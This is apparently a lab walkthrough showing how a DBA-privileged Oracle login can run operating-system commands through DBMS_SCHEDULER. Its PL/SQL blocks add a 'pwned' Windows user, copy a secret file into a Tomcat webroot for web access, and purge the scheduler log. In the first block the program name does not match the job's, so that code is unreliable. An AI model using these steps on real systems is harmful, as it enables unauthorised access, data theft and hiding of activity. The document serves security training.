

Challenge 26

Login to the oracle database based on the following information

[Level: Intermediate]

Username: DBA1

Password: password1

IP: 192.168.2.12

Port: 1521

SID: XE

- List the permissions/privileges of current user.
- Execute OS code.

Login to database

Connection Wizard

Connection Profiles Add Connection Profile

For help, click the following: [Oracle Connection Help](#)

Profile Name dba

DRIVER INFO. Display Driver Details

CONNECTION TYPE

- *JDBC (Oracle Thin 11g 10g 9i 8i)
- JDBC (Oracle 11g OCI Driver)
- *JDBC (Oracle 10g OCI Driver)
- JDBC (Oracle 9i OCI Driver)
- JDBC (Oracle 8i OCI Driver)
- JDBC
- ODBC
- *RazorSQL JDBC Bridge

* Driver is shipped with RazorSQL

AUTHENTICATION

Login dba1

Connect As default

Password

Save Password

DATABASE INFO. Enter Multiple Hosts / Ports

Host or IP Address 192.168.2.12

Port <1521> 1521

Service Name

SID XE

Auto Commit On Off Smart Commit


SQL Restrictions None Read Only Read / Write Read / Write / Delete

Connect at Startup

CONNECT **BACK**


Notice that already have DBA role. When you list your privileges, you will have all privileges.

select * from session_privs



The OS code can be executed using the feature DBMS_SCHEDULER which comes with Oracle.

```
begin
DBMS_SCHEDULER.create_program('my_prog', 'EXECUTABLE', 'net user pwned pwn3d!!
/add',0,TRUE);
DBMS_SCHEDULER.create_job(job_name=>'myjob11',program_name=>'myprog11',
start_date=>NULL,repeat_interval=>NULL,end_date=>NULL,enabled=>TRUE,auto_drop=>TRUE);
dbms_lock.sleep(1);
dbms_scheduler.drop_program(program_name=>'myprog11');
dbms_scheduler.purge_log;
end;
```



This will add a user to the box (called pwned). You will not be able to see the output of the command. The host is also running a tomcat server on port 8085, the webroot is:

C:\apache-tomcat-7.0.42-windows-x64\apache-tomcat-7.0.42\webapps\

You can copy the file 'c:\secret.txt' to the location C:\apache-tomcat-7.0.42-windows-x64\apache-tomcat-7.0.42\webapps\docs and then read it in a web-browser:

```
begin
DBMS_SCHEDULER.create_program('myprog11','EXECUTABLE','c:\WINDOWS\system32\cmd.exe /c
copy c:\secret.txt C:\apache-tomcat-7.0.42-windows-x64\apache-tomcat-
7.0.42\webapps\docs\userxx.txt',0,TRUE);

DBMS_SCHEDULER.create_job(job_name=>'myjob11',program_name=>'myprog11',start_date=>NU
LL,repeat_interval=>NULL,end_date=>NULL,enabled=>TRUE,auto_drop=>TRUE);


dbms_lock.sleep(1);

dbms_scheduler.drop_program(program_name=>'myprog11');

dbms_scheduler.purge_log;

end;
```

Note: please make sure your filename(userxx.txt) is unique



```
begin
1  DBMS_SCHEDULER.create_program('myprog11','EXECUTABLE','c:\WINDOWS\system32\cmd.exe /c copy c:\secret.txt C:\apache-tomcat-7.0.42-windows-x64\apache-tomcat-7.0.42\webapps\docs\userxx.txt',0,TRUE);
2  DBMS_SCHEDULER.create_job(job_name=>'myjob11',program_name=>'myprog11',start_date=>NULL,repeat_interval=>NULL,end_date=>NULL,enabled=>TRUE,auto_drop=>TRUE);
3  dbms_lock.sleep(1);
4  dbms_scheduler.drop_program(program_name=>'myprog11');
5  dbms_scheduler.purge_log;
6  end;
```

Now we can see this file by accessing the URL:

